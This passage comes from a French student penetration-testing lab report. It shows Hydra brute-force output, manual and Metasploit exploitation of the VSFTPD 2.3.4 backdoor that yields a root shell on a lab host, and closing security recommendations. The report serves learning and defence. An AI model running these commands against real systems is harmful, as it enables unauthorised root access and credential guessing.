[ATTEMPT] target 192.168.56.101 - login "user" - pass "123admin" - 11 of 20 [child 10] (0/0)
[ATTEMPT] target 192.168.56.101 - login "user" - pass "user" - 12 of 20 [child 11] (0/0)
[ATTEMPT] target 192.168.56.101 - login "raphael" - pass "admin" - 13 of 20 [child 12] (0/0)
[ATTEMPT] target 192.168.56.101 - login "raphael" - pass "root" - 14 of 20 [child 13] (0/0)
[ATTEMPT] target 192.168.56.101 - login "raphael" - pass "123admin" - 15 of 20 [child 14] (0
/0)
[ATTEMPT] target 192.168.56.101 - login "raphael" - pass "user" - 16 of 20 [child 15] (0/0)
[21][ftp] host: 192.168.56.101   login: user   password: user
[ATTEMPT] target 192.168.56.101 - login "" - pass "admin" - 17 of 20 [child 11] (0/0)
[ATTEMPT] target 192.168.56.101 - login "" - pass "root" - 18 of 20 [child 11] (0/0)
[ATTEMPT] target 192.168.56.101 - login "" - pass "123admin" - 19 of 20 [child 11] (0/0)
[ATTEMPT] target 192.168.56.101 - login "" - pass "user" - 20 of 20 [child 7] (0/0)
1 of 1 target successfully completed, 1 valid password found
Hydra (https://github.com/vanhauser-thc/thc-hydra) finished at 2024-12-14 14:38:25
```

FIGURE 12 – hydra

Cette sortie montre un identifiant valide trouvé : l'utilisateur `user` avec le mot de passe `user`.

5.2.3 Méthode 2 : Exploitation manuelle du backdoor

Contexte : La version **VSFTPD v2.3.4** contient un backdoor qui s'active en utilisant le nom d'utilisateur `user:)`. Cela permet d'obtenir un shell sur le port `6200`.

Étapes :

1. **Connexion au service FTP avec Telnet** :

```
telnet <IP_VISMIN> 21
```

Explication :
— `telnet` : Utilise le protocole Telnet pour établir une connexion.
— `<IP_VISMIN>` : Adresse IP de la machine cible.
— `21` : Port FTP standard.

2. **Exploitation du backdoor** :

```
USER user:)
PASS pass
```

En entrant `user:)`, le backdoor est activé et ouvre le port `6200`.

3. **Vérification de l'ouverture du port 6200 avec Nmap** :

```
nmap -p 6200 <IP_VISMIN>
```

Explication :
— `-p 6200` : Scanne le port `6200` pour voir s'il est ouvert.
— `<IP_VISMIN>` : Adresse IP de la machine cible.

4. **Connexion au port 6200 pour obtenir un shell** :

```
telnet <IP_VISMIN> 6200
```

5. **Vérification des privilèges avec la commande** `id` :

```
id
```

Sortie attendue : Si on obtient :

```
uid=0(root) gid=0(root) groups=0(root)
```

alors la sortie indique que l'accès root a été obtenu.

5.2.4 Méthode 3 : Utilisation de Metasploit

Étapes :

1. **Lancement de Metasploit** :

```
msfconsole
```

2. **Recherche de l'exploit pour VSFTPD** :

```
search vsftpd
```

3. **Utilisation de l'exploit** :

```
use exploit/unix/ftp/vsftpd_234_backdoor
set RHOSTS <IP_VISMIN>
exploit
```

Explication :

— `use exploit/unix/ftp/vsftpd_234_backdoor` : Charge l'exploit pour la version vulnérable de VSFTPD.

— `set RHOSTS <IP_VISMIN>` : Définit l'adresse IP de la machine cible.

— `exploit` : Lance l'exploit.

Voici la sortie obtenue :

```
use exploit/unix/ftp/vsfmsf6 > use exploit/unix/ftp/vsftpd_234_backdoor
[*] No payload configured, defaulting to cmd/unix/interact
msf6 exploit(unix/ftp/vsftpd_234_backdoor) > set RHOSTS 192.168.56.101
RHOSTS ⇒ 192.168.56.101
msf6 exploit(unix/ftp/vsftpd_234_backdoor) > exploit

[*] 192.168.56.101:21 - Banner: 220 (vsFTPd 2.3.4)
[*] 192.168.56.101:21 - USER: 331 Please specify the password.
[+] 192.168.56.101:21 - Backdoor service has been spawned, handling...
[+] 192.168.56.101:21 - UID: uid=0(root) gid=0(root)
[*] Found shell.
[*] Command shell session 1 opened (192.168.56.102:41233 → 192.168.56.101:6200) at 2024-12-14
14:54:02 -0500

ls
bin
boot
cdrom
dev
etc
home
idesignsolution.sh
initrd
initrd.img
lib
lost+found
media
mnt
nohup.out
opt
proc
qterminal.JcSZPS
qterminal.ZTWzMh
qterminal.hoZXed
root
sbin
srv
sys
tmp
usr
```

FIGURE 13 – msfconsole

Metasploit ouvre une session avec des privilèges élevés.

5.3 Conclusions et Recommandations

Cette session met en évidence plusieurs failles critiques :
— **Mots de passe faibles** : La force brute a permis de deviner les identifiants.
— **Mises à jour manquantes** : Des services obsolètes comme `VSFTPD` ont été exploités.
— **Configurations par défaut** : `Tomcat` utilisait encore ses identifiants par défaut.

Recommandations :
— Imposer des politiques de mots de passe robustes.
— Mettre à jour régulièrement les logiciels et systèmes.
— Désactiver les comptes inutilisés et renforcer les accès via une authentification multi-facteurs.

6 Conclusion

Ce projet sur la sécurité des réseaux informatiques a permis de suivre toutes les étapes d'un test d'intrusion, de la collecte d'informations à l'exploitation des failles. Grâce à des outils comme Nmap, Hydra, Metasploit, Telnet et Netcat, nous avons pu identifier les services actifs sur la machine cible, repérer leurs vulnérabilités et réussir à accéder à des ressources sensibles.

Les différentes attaques réalisées ont montré plusieurs faiblesses importantes, comme des logiciels non mis à jour, des mots de passe faciles à deviner ou des configurations laissées par défaut. Par exemple, le serveur FTP vulnérable et l'accès SSH avec des identifiants faibles ont prouvé qu'un attaquant pouvait obtenir un accès non autorisé assez facilement.

Pour éviter ce genre de problèmes, il est essentiel d'appliquer des bonnes pratiques de sécurité. Cela inclut le choix de mots de passe solides, la mise à jour régulière des logiciels et la désactivation des comptes inutiles. Il est également recommandé d'ajouter une double vérification pour les connexions importantes et de réaliser des contrôles de sécurité fréquents pour détecter et corriger les failles avant qu'elles ne soient exploitées.

En résumé, ce projet a mis en lumière l'importance de bien sécuriser les systèmes informatiques. Pour se protéger des attaques, il faut rester vigilant, améliorer constamment la sécurité des réseaux et sensibiliser les utilisateurs aux risques.

***



FIGURE 14 – Hacker du groupe Anonymous

FIN DU RAPPORT

Merci pour votre attention !

TALEB Samy, VEYRAT Ylies